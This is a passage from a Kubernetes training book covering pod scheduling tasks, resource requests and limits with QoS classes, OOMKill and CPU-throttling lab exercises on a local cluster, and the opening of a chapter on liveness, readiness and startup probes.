Add `priorityClassName: shop-critical` to the `shop-api` Pod template and `batch-low` to a filler Deployment that requests most of the cluster's free CPU; when `shop-api` cannot fit it evicts filler Pods (`kubectl get events --sort-by=.lastTimestamp | grep -i preempt`).

6. **Clean up.**

```bash
kind delete cluster --name sched
```

7 Real-world scenario

Illustrative scenario. A Friday-evening alert: `shop-api` p99 latency is spiking and one availability zone reports a network issue. Checking Pod placement with `kubectl get pods -l app=shop-api -o wide` shows all 6 replicas on nodes in `us-east-1a` — the Deployment had no spread rules and the scheduler had simply preferred the least-loaded nodes, which happened to all be in one zone. The zone degradation took the whole API down. After recovery the team added a `topologySpreadConstraint` on `topology.kubernetes.io/zone` (`maxSkew: 1`, `DoNotSchedule`) plus a soft hostname spread, and a PodDisruptionBudget so node upgrades keep at least 4 replicas. **Lesson:** "replicas: 6" is not high availability until the scheduler is told to spread them.

8 Common mistakes and best practices

Don't

- Use required `podAntiAffinity` per hostname with more replicas than nodes — the extra Pods stay `Pending` forever.
- Taint nodes without adding tolerations to the DaemonSets (logging, monitoring) that must run there (DaemonSets §8.11).
- Expect labels or taints changed later to move running Pods. Only `NoExecute` evicts; otherwise you must restart the Pods.
- Use `nodeName` in application manifests — it bypasses scheduling checks.
- Give everything high priority; preemption then evicts unpredictably.

Do

- Always set resource requests; the scheduler places on *requests*, not on real usage.

- Spread critical Deployments across zones with `topologySpreadConstraints`, and add a PodDisruptionBudget.
- Use well-known labels (`topology.kubernetes.io/zone`, `kubernetes.io/hostname`, `node.kubernetes.io/instance-type`) instead of inventing your own.
- Read `kubectl describe pod` events first for any Pending Pod.
- Reserve special nodes with taint + toleration + selector together.

9 Tasks

- [ ] **T1 — Read a Pending Pod** *(≈20 min, beginner)*
  - **Goal:** turn a scheduler message into a diagnosis.
  - **Steps:**
    1. Create the cluster from step 1.
    2. Create `nvme-pod` from step 2.
    3. Run `kubectl describe pod nvme-pod` and write down how many nodes failed each filter.
  - **Done when:** the numbers sum to the node count and you can name the fix (label a node or change the selector).
- [ ] **T2 — Prefer, don't require** *(≈30 min, intermediate)*
  - **Goal:** use soft node affinity.
  - **Steps:**
    1. Write a Pod with `preferredDuringSchedulingIgnoredDuringExecution` weight 80 for `disktype=ssd`.
    2. Create 5 copies (as a Deployment) and check how many land on the SSD node.
    3. Switch the rule to `required` and request more CPU than that node has; observe the Pending Pods.
  - **Done when:** you can show a case where `preferred` still schedules and `required` leaves Pods Pending.
- [ ] **T3 — Spread across zones** *(≈30 min, intermediate)*
  - **Goal:** make replicas zone-aware.
  - **Steps:**
    1. Apply `shop-api-spread.yaml` with 4 replicas.
    2. Scale to 6, then 7 and note placement with `kubectl get pods -o wide`.

3. Change `whenUnsatisfiable` to `ScheduleAnyway` and compare after cordoning `sched-worker3` (`kubectl cordon sched-worker3`) and restarting the Deployment.

- **Done when:** with `DoNotSchedule` some Pods go Pending once the skew would be exceeded and with `ScheduleAnyway` all run.

- [ ] **T4 — Dedicate a node pool** *(≈30 min, intermediate)*
  - **Goal:** combine taints, tolerations and selectors.
  - **Steps:**
    1. Taint `sched-worker3` with `dedicated=batch:NoSchedule` and label it `pool=batch`.
    2. Create a Job-like Deployment with toleration and `nodeSelector: {pool: batch}`.
    3. Verify `shop-api` Pods never land there.
  - **Done when:** batch Pods run only on `sched-worker3` and `shop-api` Pods never do.

- [ ] **T5 — Break it with NoExecute** *(≈30 min, advanced)*
  - **Goal:** see eviction in action.
  - **Steps:**
    1. Run a 3-replica Deployment without tolerations.
    2. Taint the node hosting a Pod with `maintenance=true:NoExecute`.
    3. Watch the Pod get evicted and rescheduled; then add `tolerationSeconds: 60` to a Pod and repeat.
  - **Done when:** the unprotected Pod moves immediately and the tolerating Pod survives for ~60 s before eviction.

- [ ] **T6 — Prove it: priority under pressure** *(≈45 min, advanced)*
  - **Goal:** demonstrate preemption deliberately.
  - **Steps:**
    1. Without the guide, fill the workers with low-priority Pods requesting CPU until new Pods go Pending.
    2. Create a high-priority Pod that needs the space.
    3. Capture the events showing which Pods were preempted and explain the sequence in writing.
  - **Done when:** `kubectl get events` shows `Preempted` for low-priority Pods and your write-up explains filter, preempt, then bind.

10 Self-check questions

1. What does the scheduler base its resource decisions on: real usage or requests?
2. Taints and node affinity both influence placement. What is the difference in direction?
3. Why is `topologySpreadConstraints` usually better than required `podAntiAffinity` for spreading 6 replicas over 3 zones?
4. A Pod is `Pending` with "Insufficient cpu" but `kubectl top nodes` shows idle CPUs. Why?
5. What does the `IgnoredDuringExecution` suffix mean?

ANSWERS

1. Requests (the sum of requests of Pods already assigned, versus the node's allocatable capacity), not live usage.
2. Taints *repel* (the node pushes Pods away unless tolerated). Affinity and selectors *attract or restrict* (the Pod chooses nodes). Dedicating nodes needs both.
3. Anti-affinity is binary (never two on the same domain), so a 4th Pod in a 3-zone cluster cannot place; spread constraints allow a bounded imbalance (`maxSkew`).
4. Nodes can be fully *reserved* by requests while real usage is low (over-requested workloads). Fix by right-sizing requests.
5. Rules are only evaluated when scheduling; if labels change later, an already-running Pod is not evicted.

11 Further reading

- Kubernetes documentation — *Scheduling, Preemption and Eviction* (kubernetes.io/docs): node selection, taints and tolerations, Pod topology spread constraints, Pod priority and preemption.
- Kubernetes documentation — *Well-Known Labels, Annotations and Taints*.
- See also: Pods §8.2, Cluster, Nodes and Control Plane §8.1 and Namespaces §8.8 (resource quotas also constrain scheduling).

8.14 Resource Requests and Limits

Topic 14 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

Every container can declare two numbers for CPU and for memory:

- a **request** — the amount the container is *guaranteed*. The scheduler uses it to decide which node has room, and the kernel uses it to share CPU fairly when the node is busy.
- a **limit** — the *maximum* the container may use. Exceeding the memory limit gets the process killed; exceeding the CPU limit gets it **throttled** (slowed down).

CPU is measured in cores or **millicores** (`500m` = half a core). Memory is measured in bytes with binary suffixes (`256Mi`, `1Gi`). Under the hood Kubernetes translates these into Linux **cgroups** (control groups, the kernel feature behind containers — see How Docker Works Internally §4.1): requests become CPU weights, limits become hard caps. The combination of requests and limits also assigns each Pod a **Quality of Service (QoS) class** that decides who gets evicted first when a node runs out of memory.

2 Why it matters in DevOps

- `OOMKilled` **and CrashLoopBackOff** are the most common production symptoms of wrong memory limits.
- **Latency mysteries:** an API with a CPU limit far below its burst needs is throttled even when the node is idle, producing p99 spikes that no log explains.
- **Cost:** requests are what you *reserve and pay for*. Inflated requests leave nodes 20% utilised; too-small requests cause overcommit and noisy neighbours. This is the core of Rightsizing §20.5.
- **Autoscaling depends on it:** the HPA computes utilisation as a percentage *of the request* (Horizontal Pod Autoscaling §8.16); no request means no CPU-based autoscaling.
- **Stability:** a single Pod with no limits that leaks memory can push a node into memory pressure and trigger evictions of neighbours.

3 Real-world system example

Kubernetes' own scheduler and kubelet are the reference implementation: nodes advertise `allocatable` resources (capacity minus what is reserved for the OS and kubelet via `--kube-reserved` / `--system-reserved`), the scheduler subtracts the *sum of requests*, and the kubelet's eviction manager uses QoS classes under pressure. Managed offerings build on this: **GKE Autopilot** bills by Pod resource requests, so rightsizing requests is literally the cost lever; Karpenter and the Cluster Autoscaler size nodes from pending Pods' requests. The **Vertical Pod Autoscaler** (a Kubernetes autoscaling project) watches real usage and recommends request values, and tools such as **Goldilocks** (Fairwinds, open source) present those recommendations per namespace.

4 Diagram




Figure 8.14-1

QoS class and eviction order when the node runs low on memory:




Figure 8.14-2

5 How it works

QoS classes are computed automatically and visible in `kubectl describe pod` (`QoS Class:`):

Class	Rule	Behaviour
Guaranteed	every container has CPU and memory requests **equal to** limits	lowest `oom_score_adj` (-997), killed last, never throttled below its limit by neighbours
Burstable	at least one request or limit set, but not Guaranteed	can burst above requests; evicted before Guaranteed; kernel OOM score scales with how little memory it requested
BestEffort	no requests or limits at all	first to be evicted or OOM-killed

CPU is compressible, memory is not.

	CPU	Memory
Over request, under limit	allowed if the node has spare cycles	allowed, but the Pod is first in line for eviction when the node is short

	CPU	Memory
Over limit	**throttled**: the kernel's CFS (Completely Fair Scheduler) bandwidth controller lets the container run for `limit x 100 ms` of CPU time per 100 ms period, then pauses it until the next period	**OOM-killed**: the kernel kills the container's main process (exit code 137 = 128 + SIGKILL 9), `kubectl describe` shows `Reason: OOMKilled`
Signal	`container_cpu_cfs_throttled_periods_total` / `container_cpu_cfs_periods_total` (cAdvisor metrics)	`kubectl get pod` restarts; `Last State: Terminated, Reason: OOMKilled`

Because throttling is evaluated every 100 ms, a multi-threaded app with `limit: 1` can burn its whole quota in the first 20 ms on 5 threads and sit idle for 80 ms, hurting latency even though *average* CPU looks low. Many teams therefore set CPU **requests** but leave CPU **limits** unset (or generous) for latency-sensitive services, while always setting **memory limits**, ideally equal to the memory request so memory cannot be overcommitted. Both are defensible; know the trade-off and choose deliberately.

Other things to know:

- **JVM/Node.js runtimes** should be told the limit: Node's default heap is based on available memory (use `--max-old-space-size` or `NODE_OPTIONS` about 75% of the limit), and modern JVMs read the cgroup limit by default.
- `LimitRange` sets per-namespace defaults and min/max per container; `ResourceQuota` caps the total a namespace may request (Namespaces §8.8).
- **Ephemeral storage** also has requests and limits (`ephemeral-storage`); exceeding the limit evicts the Pod.
- Sidecars count: effective Pod request = sum of container requests (plus the larger of the init containers' needs).

6 Step-by-step guide

Prerequisites: a kind cluster (`kind create cluster --name lab`) and `kubectl`. Cost: free. Outputs are *illustrative*. kind nodes run on a cgroup v2 host in most current setups; the cgroup file names below are for v2.

1. **Create Pods in each QoS class.** Save as `qos.yaml`:

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: qos-guaranteed
spec:
  containers:
```

```
    - name: app
      image: nginx:1.27
      resources:
        requests: {cpu: 100m, memory: 128Mi}
        limits:   {cpu: 100m, memory: 128Mi}
---
apiVersion: v1
kind: Pod
metadata:
  name: qos-burstable
spec:
  containers:
    - name: app
      image: nginx:1.27
      resources:
        requests: {cpu: 50m, memory: 64Mi}
        limits:   {memory: 256Mi}
---
apiVersion: v1
kind: Pod
metadata:
  name: qos-besteffort
spec:
  containers:
    - name: app
      image: nginx:1.27
```

BASH

```
kubectl apply -f qos.yaml
kubectl get pods -o custom-columns=NAME:.metadata.name,QOS:.status.qosClass
```

Expect `Guaranteed`, `Burstable` and `BestEffort` respectively.

2. **Trigger an OOMKill.** The container allocates 200 MiB under a 64 MiB limit:

BASH

```
cat > oom.yaml <<'EOF'
apiVersion: v1
kind: Pod
metadata:
  name: oom-demo
spec:
  restartPolicy: Always
  containers:
    - name: hog
      image: python:3.12-alpine
      command: ["python", "-c", "x = b'x' * (200 * 1024 * 1024); import time;
  time.sleep(3600)"]
      resources:
        requests: {memory: 32Mi}
```

```
        limits:   {memory: 64Mi}
EOF
kubectl apply -f oom.yaml
kubectl get pod oom-demo -w
```

Illustrative output: `OOMKilled`, then `CrashLoopBackOff` with a growing `RESTARTS` count. Confirm the reason and exit code:

```bash
kubectl get pod oom-demo -o
  jsonpath='{.status.containerStatuses[0].lastState.terminated}{"\n"}'
```

You should see `"exitCode":137` and `"reason":"OOMKilled"`. Fix it by raising the limit above 256Mi and re-applying (delete the Pod first).

3. **Observe CPU throttling.** A busy loop with a 100m limit:

```bash
cat > cpu.yaml <<'EOF'
apiVersion: v1
kind: Pod
metadata:
  name: cpu-demo
spec:
  containers:
    - name: burn
      image: busybox:1.36
      command: ["sh", "-c", "while true; do :; done"]
      resources:
        requests: {cpu: 100m}
        limits:   {cpu: 100m}
EOF
kubectl apply -f cpu.yaml
sleep 20
kubectl exec cpu-demo -- cat /sys/fs/cgroup/cpu.max /sys/fs/cgroup/cpu.stat
```

`cpu.max` reads `10000 100000` (10 ms of CPU per 100 ms period = 100m). In `cpu.stat`, `nr_throttled` and `throttled_usec` are large and growing: the container wanted 100% of a core and the kernel paused it 90% of the time. With cgroup v1 the same data lives in `cpu.cfs_quota_us` and `cpu.stat`.

4. **Inspect node capacity versus requests.**

```bash
kubectl describe node lab-control-plane | sed -n '/Allocated resources/,/Events/p'
```

You see `Requests` and `Limits` as totals and percentages of allocatable. This is the number the scheduler compares against — not live usage.

5. **Set namespace guard-rails.** Save as `limits.yaml`:

```yaml
apiVersion: v1
kind: LimitRange
metadata:
  name: defaults
spec:
  limits:
    - type: Container
      defaultRequest: {cpu: 100m, memory: 128Mi}
      default:        {cpu: 500m, memory: 256Mi}
      max:            {memory: 1Gi}
---
apiVersion: v1
kind: ResourceQuota
metadata:
  name: team-quota
spec:
  hard:
    requests.cpu: "2"
    requests.memory: 2Gi
    limits.memory: 4Gi
```

```bash
kubectl create namespace demo
kubectl apply -n demo -f limits.yaml
kubectl run quota-test -n demo --image=nginx:1.27
kubectl get pod quota-test -n demo -o jsonpath='{.spec.containers[0].resources}{"\n"}'
```

The Pod you created without any resources received the LimitRange defaults. Use `kubectl describe quota -n demo` to see usage against the quota.

6. **Right-size from data.** With metrics-server installed (see Horizontal Pod Autoscaling §8.16) run `kubectl top pod --containers`. A practical method: observe a week of real usage in Prometheus, set the **memory request/limit** near the p99 plus 20-30% headroom, and the **CPU request** near the p90-p95 of usage.

7. **Clean up.**

```bash
kubectl delete -f qos.yaml -f oom.yaml -f cpu.yaml --ignore-not-found
kubectl delete namespace demo
```

7 Real-world scenario

Illustrative scenario. After a release, `shop-api` Pods begin restarting every few minutes during the morning peak. `kubectl get pods` shows `RESTARTS 14` and `kubectl describe pod` shows `Last State: Terminated, Reason: OOMKilled, Exit Code: 137`. The memory limit was `256Mi`, a number copied from a template. Grafana shows memory climbing in a sawtooth up to 256 MiB and being reset by each kill. The new release added an in-process cache of product data. The on-call engineer first raises the limit to `512Mi` to stop the bleeding, then (with the team) caps the cache size, sets Node's `--max-old-space-size=384`, and adds an alert on `container_memory_working_set_bytes / limit > 0.85`. **Lesson:** OOMKilled is a symptom of a sizing decision; read the exit code, graph the working set, change one variable at a time.

8 Common mistakes and best practices

Don't

- Ship Pods with no requests (BestEffort) to production; they are the first evicted and the scheduler cannot place them sensibly.
- Set memory request far below the limit on everything: the cluster becomes overcommitted and a traffic spike on several Pods triggers node-wide OOM.
- Set tiny CPU limits "to be safe" on latency-sensitive services.
- Confuse `1000m` with `1000Mi`, or `m` (milli) with `M` (megabyte): `memory: 500m` is half a byte.
- Copy requests/limits from another app without measuring.

Do

- Set memory requests and limits (often equal) and CPU requests for every container.
- Measure before tuning: `kubectl top`, Prometheus `container_cpu_usage_seconds_total` and `container_memory_working_set_bytes`, and the throttling ratio.
- Use `LimitRange` and `ResourceQuota` per namespace to enforce defaults.
- Make the runtime aware of its limit (Node `--max-old-space-size`, JVM container support).
- Review requests quarterly; consider VPA in recommendation mode (HPA, VPA and Cluster Autoscaler §16.7).

9 Tasks

- [ ] **T1 — Classify three Pods** *(≈20 min, beginner)*
  - **Goal:** predict and verify QoS classes.

- **Steps:**
  1. Without running anything, write the QoS class you expect for each Pod in `qos.yaml`.
  2. Apply and check with `kubectl get pods -o custom-columns=NAME:.metadata.name,QOS:.status.qosClass`.
  3. Change `qos-burstable` so it becomes Guaranteed.
- **Done when:** your predictions match and the edited Pod reports `Guaranteed`.

☐ **T2 — Cause and read an OOMKill** *(≈30 min, beginner)*

- **Goal:** recognise the signature of a memory-limit kill.
- **Steps:**
  1. Apply `oom.yaml`.
  2. Extract the exit code and reason with `kubectl get pod oom-demo -o jsonpath=...`.
  3. Find the same information in `kubectl describe pod oom-demo`.
- **Done when:** you can point to `Exit Code: 137` and `Reason: OOMKilled` and explain what 137 means.

☐ **T3 — Measure throttling** *(≈30 min, intermediate)*

- **Goal:** see CPU throttling in kernel counters.
- **Steps:**
  1. Apply `cpu.yaml` and read `cpu.stat` twice, 30 s apart.
  2. Compute the throttled fraction: delta `nr_throttled` / delta `nr_periods`.
  3. Raise the limit to `500m`, redeploy, and measure again.
- **Done when:** the ratio is near 90% with a 100m limit on a busy loop and drops sharply with a higher limit.

☐ **T4 — Fit and misfit on the scheduler** *(≈30 min, intermediate)*

- **Goal:** understand that requests drive placement.
- **Steps:**
  1. Find a worker's allocatable CPU: `kubectl describe node lab-worker | grep -A6 Allocatable`.
  2. Create a Pod requesting more CPU than that.
  3. Read the `FailedScheduling` event (`Insufficient cpu`), then lower the request until it schedules.
- **Done when:** the Pod is Running and you can state the node's allocatable CPU versus your request.

- [ ] **T5 — Enforce defaults with a LimitRange** *(≈30 min, advanced)*
  - **Goal:** make a namespace safe by default.
  - **Steps:**
    1. Apply `limits.yaml` in namespace `demo`.
    2. Try to create a Pod with `limits.memory: 2Gi` and read the rejection.
    3. Create Pods until the ResourceQuota blocks you and read `kubectl describe quota`.
  - **Done when:** you have seen both a LimitRange rejection and a quota rejection and can explain the difference.
- [ ] **T6 — Prove it: right-size shop-api** *(≈60 min, advanced)*
  - **Goal:** pick requests and limits from evidence.
  - **Steps:**
    1. Deploy a sample app (or `shop-api` from the capstone [Capstone 8]) and generate load with `kubectl run load --image=busybox:1.36 -- sh -c 'while true; do wget -q -O- http://shop-api; done'`.
    2. Record CPU and memory with `kubectl top pod` at idle and under load.
    3. Choose requests and limits, state your reasoning in five lines, and explain which QoS class you chose and why.
  - **Done when:** the app runs under load with no OOMKills and measurable throttling below your chosen threshold, and your reasoning cites measurements.

10 Self-check questions

1. What are the three QoS classes and which is evicted first under memory pressure?
2. Why does exceeding a CPU limit not kill the container but exceeding a memory limit does?
3. A container exits with code 137. What are the two most likely explanations?
4. Why might an app with low average CPU still be slow when a CPU limit is set?
5. What does the scheduler compare a Pod's requests against?

ANSWERS

1. Guaranteed, Burstable, BestEffort. BestEffort is evicted first, Guaranteed last.
2. CPU is compressible: the kernel can pause the process and resume it later. Memory is not: once allocated it cannot be taken back without killing the process.

3. The container was OOM-killed for exceeding its memory limit (`OOMKilled`), or something sent it SIGKILL (for example the kubelet after a failed liveness probe and grace period, or a manual kill). 137 = 128 + 9.
4. CFS throttling works in 100 ms periods; bursty or multi-threaded work can exhaust its quota early in each period and wait, which raises latency even if the average is low.
5. The node's allocatable capacity minus the sum of requests of Pods already placed there — not the node's real usage.

11 Further reading

- Kubernetes documentation — *Configuration → Resource Management for Pods and Containers* and *Pod Quality of Service Classes*.
- Kubernetes documentation — *Node-pressure Eviction*.
- Linux kernel documentation — *CFS Bandwidth Control* and *cgroup v2* (`man 7 cgroups`).
- See also: Pods §8.2 and Scheduling §8.13.

LAB NOTES What I ran, what I saw, what it means

8.15 Liveness and Readiness Probes

Topic 15 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

A container that is *running* is not necessarily *working*. The process may be deadlocked, still warming a cache, or unable to reach its database. Kubernetes cannot see inside your application, so it asks. A **probe** is a periodic check that the **kubelet** (the node agent that runs Pods) performs against a container: an HTTP request, a TCP connection, a command executed inside the container, or a gRPC call.

There are three probe types, and each answers a different question and triggers a different action:

- **Startup probe** — "Has the application finished booting?" While it has not succeeded, the other two probes are held off. If it never succeeds, the container is restarted.
- **Liveness probe** — "Is the process stuck beyond recovery?" If it fails, the kubelet **restarts the container**.
- **Readiness probe** — "Can this Pod serve traffic right now?" If it fails, the Pod is **removed from Service endpoints** (no restart). It is added back when the probe passes again.

2 Why it matters in DevOps

- **Zero-downtime rollouts depend on readiness.** A Deployment §8.3 only proceeds when new Pods become Ready; without a readiness probe, Kubernetes sends traffic to a Pod the moment the process starts, and users see `502` / `503` during every release.
- **Wrong liveness probes cause outages.** The classic self-inflicted incident: a liveness probe that checks the database, the database slows down, every Pod fails liveness, all of them restart at once, and a slow dependency becomes a full outage.
- **They are the contract with autoscaling and load balancing.** The HPA (Horizontal Pod Autoscaling §8.16) counts new Pods that are not yet Ready specially, and Services/Ingress route only to Ready endpoints.
- **They shorten incidents.** A deadlocked Pod that is restarted automatically at 03:00 never pages anyone; a Pod that restarts forever because of a bad probe pages everyone.

3 Real-world system example

Kubernetes itself and its ecosystem use these probes everywhere. The Kubernetes control plane components expose `/livez` and `/readyz` endpoints on the API server (the older `/healthz` is deprecated in favour of them), and kubeadm-built clusters configure the static Pods of the API server, scheduler and controller manager with startup, liveness and readiness probes against those endpoints. The NGINX Ingress Controller and CoreDNS ship with probes in their official manifests (CoreDNS exposes `/health` for liveness and `/ready` for readiness through its plugins). Cloud load balancers integrate the same signal: on GKE and EKS with the AWS Load Balancer Controller you can wire target health to Pod readiness (Pod readiness gates), so a new Pod receives traffic only once the load balancer also considers it healthy. Public Kubernetes postmortems from many companies repeatedly name misconfigured probes as a contributing factor, which is why the guidance in the official docs is conservative about liveness.

4 Diagram

Who acts on which probe:



Container starts
Startup probe configured?
yes
no
Wait: liveness and readiness are disabled
startup probe succeeds
failureThreshold reached
Liveness and readiness begin
Liveness probe
Readiness probe
fails failureThreshold times
fails
kubelet restarts the container
passes
Pod NotReady
IP removed from Service
passes again
Pod is Ready
IP in EndpointSlice

Figure 8.15-1

The sequence during a rolling update, and why readiness protects users:




Figure 8.15-2

5 How it works

Probe mechanisms (exactly one per probe):

Mechanism	Success means	Typical use
`httpGet`	status code 200-399	web apps and APIs: `/healthz`, `/readyz`

Mechanism	Success means	Typical use
`tcpSocket`	the TCP connection opens	databases, Redis, anything without an HTTP endpoint
`exec`	the command exits 0	`pg_isready`, `redis-cli ping`, checking a file
`grpc`	gRPC health checking protocol returns `SERVING`	gRPC services (stable since Kubernetes 1.27)

Tuning fields (defaults in brackets):

Field	Meaning
`initialDelaySeconds` [0]	wait before the first check (prefer a startup probe instead)
`periodSeconds` [10]	how often to probe
`timeoutSeconds` [1]	how long to wait for one answer before counting a failure
`successThreshold` [1]	consecutive successes to flip to healthy (must be 1 for liveness and startup)
`failureThreshold` [3]	consecutive failures to act (restart or mark NotReady)
`terminationGracePeriodSeconds`	optional per-probe override of how long a probe-killed container gets to shut down

